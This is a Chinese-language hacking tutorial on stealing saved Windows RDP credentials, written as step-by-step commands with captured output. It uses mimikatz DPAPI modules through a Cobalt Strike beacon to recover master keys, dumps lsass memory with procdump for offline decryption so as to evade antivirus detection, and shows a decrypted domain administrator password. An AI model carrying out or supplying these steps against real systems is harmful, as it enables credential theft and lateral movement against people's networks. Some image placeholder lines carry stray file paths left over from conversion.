Windows RDP凭证的抓取和密码破解

破解原理

Credentials的解密是Windows系统信息收集中非常重要的一环，其中包括各类敏感、重要的凭证（这个可以理解为密码），接下来我们就讲解RDP凭证的抓取和破解

在我们点击保存密码后，Windows就通过MasterKey将我们的密码加密后保存在本地，由于Windows还需要解密从而使用，所以这个过程是可逆，也正因为这一缘由，我们只要拿到MasterKey就能将密码解出来。

凭证的查看

查看凭证命令

```
查看mstsc的连接记录
cmdkey /list
查找本地的Credentials
dir /a %userprofile%\appdata\local\microsoft\credentials\*
```

```
C:\Users\Administrator>cmdkey /list

当前保存的凭据:

    目标: Domain:target=TERMSRV/192.168.41.10
    类型: 域密码
    用户: HACK\Administrator
    本地机器持续时间


C:\Users\Administrator>
```

```
 C:\Users\Administrator\appdata\local\microsoft\credentials 的目录

                凭证
2022/07/24  16:15    <DIR>          .
2022/07/24  16:15    <DIR>
2022/07/24  16:15               450 FF22A1FDA68FD8515B52C534E8655421
               1 个文件            450 字节
               2 个目录 11,074,711,552 可用字节

C:\Users\Administrator>
```

在线破解

1、使用mimikatz获取该文件的MasterKey的guid

```
mimikatz dpapi::cred
/in:C:\Users\Administrator\appdata\local\microsoft\credentials\FF22A1FDA68FD8515B52C534E8655421
```


所以用于加密凭据文件FF22A1FDA68FD8515B52C534E8655421B的MasterKey的guid就是：{c271c658-e61b-4023-95d2-dfbf18b0aa33}，所以我们只要从内存中找到这个guid对应的MasterKey的值即可

```
beacon> mimikatz dpapi::cred /in:C:\Users\Administrator\appdata\local\microsoft\credentials\FF22A1FDA68FD8515B52C534E8655421
[*] Tasked beacon to run mimikatz's dpapi::cred /in:C:\Users\Administrator\appdata\local\microsoft\credentials\FF22A1FDA68FD8515B52C534E8655421 command
[+] host called home, sent: 706117 bytes
[+] received output:
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {c271c658-e61b-4023-95d2-dfbf18b0aa33}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000012 - 18
  szDescription      : 本地凭据数据

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : c3f7bfa5ee71378ab5113fbba9e0439eb40f09c405bcd97621a6803859a6ce5e
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
```

2、找到内存中对应的MasterKey


```
mimikatz sekurlsa::dpapi
```



3、最后打开mimikatz通过MasterKey值去解密凭据文件

```
dpapi::cred /in:凭据文件路径 /masterky:masterkey值
```

```
mimikatz dpapi::cred
/in:C:\Users\Administrator\appdata\local\microsoft\credentials\FF22A1FDA68FD8515B52C534E8655421
/masterkey:b3354c56cd35630d10aa7477c3d16e9b94587f1dc6f9d0c8fcb72a5e4a25c8aab8fa242194666c4cc4be9
485c31af555b01a49abbfbb8cc1c00d209da624f33c
```



离线破解

由于我们不能保证我们的mimikatz是免杀状态，为了避免被对方发现，我们可以离线解密从而达到获取密码的目的其实很简单，就是把目标的文件和内存下载回来，在vps或本机上进行mimikatz解密即可。

1、下载目标内存


```
procdump.exe -accepteula -ma lsass.exe lsass1.dump  导出lsass
```

```
beacon> shell procdump.exe -accepteula -ma lsass.exe lsass1.dump
[*] Tasked beacon to run: procdump.exe -accepteula -ma lsass.exe lsass1.dump
[+] host called home, sent: 81 bytes
[+] received output:

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[19:25:27] Dump 1 initiated: C:\Users\Administrator\Desktop\lsass1.dump.dmp
[19:25:29] Dump 1 writing: Estimated dump file size is 44 MB.
[19:25:29] Dump 1 complete: 44 MB written in 1.3 seconds
[19:25:29] Dump count reached.
```

2、下载目标的Credentials文件



3、用mimikatz载入dump回来的内存

```
Sekurlsa::minidump lsass1.dump
```

4、获取Credentials的GUID

```
dpapi::cred /in:FF22A1FDA68FD8515B52C534E8655421
```

```
mimikatz # Sekurlsa::minidump lsass1.dump
Switch to MINIDUMP : 'lsass1.dump'

mimikatz # dpapi::cred /in:FF22A1FDA68FD8515B52C534E8655421
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {c271c658-e61b-4023-95d2-dfbf18b0aa33}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000012 - 18
  szDescription      : 本地凭据数据

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : c3f7bfa5ee71378ab5113fbba9e0439eb40f09c405bcd97621a6803859a6ce5e
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : 1041e03f2893b8108687a4b9cee036bf1d166bdf6aa8a8427bce9fa68ef7beb3
  dwDataLen          : 000000d0 - 208
  pbData             : ffc6efe0fe7ed10cf318e274f23b1ddfd55fa6afbd6b91e94dcfb59b50c477f20a6064def29c98
c4ae2571615776df71a0e2be98c6b926a04d8017f2a012f20b3af20e374bc8bc81582409702fc86f481116e31e7f1205ea53
```

5、获取内存中所有的MasterKey

```
sekurlsa::dpapi
```

```
Opening : 'lsass1.dump' file for minidump...

Authentication Id : 0 ; 1904836 (00000000:001d10c4)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : HACK
Logon Server      : DC
Logon Time        : 2022/7/24 15:57:21
SID               : S-1-5-21-2716900768-72748719-3475352185-500


Authentication Id : 0 ; 291022 (00000000:000470ce)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WANLI-PC
Logon Server      : WANLI-PC
Logon Time        : 2022/7/24 14:38:51
SID               : S-1-5-21-3432382454-1205603526-922924321-500
        [00000000]
        * GUID      :  {c271c658-e61b-4023-95d2-dfbf18b0aa33}
        * Time      :  2022/7/24 16:54:41
        * MasterKey :  b3354c56cd35630d10aa7477c3d16e9b94587f1dc6f9d0c8fcb72a5e4a25c8aab8fa242194666c4cc4be9485c31af555
b01a49abbfbb8cc1c00d209da624f33c
        * sha1(key) :  4715fba0be33e261355cc62f79efcf8e25563ad3


Authentication Id : 0 ; 996 (00000000:000003e4)
```

6、利用MasterKey解密

```
dpapi::cred /in:FF22A1FDA68FD8515B52C534E8655421
/masterkey:b3354c56cd35630d10aa7477c3d16e9b94587f1dc6f9d0c8fcb72a5e4a25c8aab8fa242194666c4cc4be9
485c31af555b01a49abbfbb8cc1c00d209da624f33c
```

```
  pbSign            : aa2003cc07ecffa9da297e0b0953485ad53ea2faec82b601930b359685af614d5e333f94b219110907334a02d4ba470bb
989a5589fb307e1df96bb98fb63f876

Decrypting Credential:
 * volatile cache: GUID:{c271c658-e61b-4023-95d2-dfbf18b0aa33};KeyHash:4715fba0be33e261355cc62f79efcf8e25563ad3;Key:avai
lable
 * masterkey     : b3354c56cd35630d10aa7477c3d16e9b94587f1dc6f9d0c8fcb72a5e4a25c8aab8fa242194666c4cc4be9485c31af555b01a4
9abbfbb8cc1c00d209da624f33c
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000ca - 202
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 2022/7/24 8:15:02
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=TERMSRV/192.168.41.10
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : HACK\Administrator
  CredentialBlob : 12345k1;'\
  Attributes     : 0
```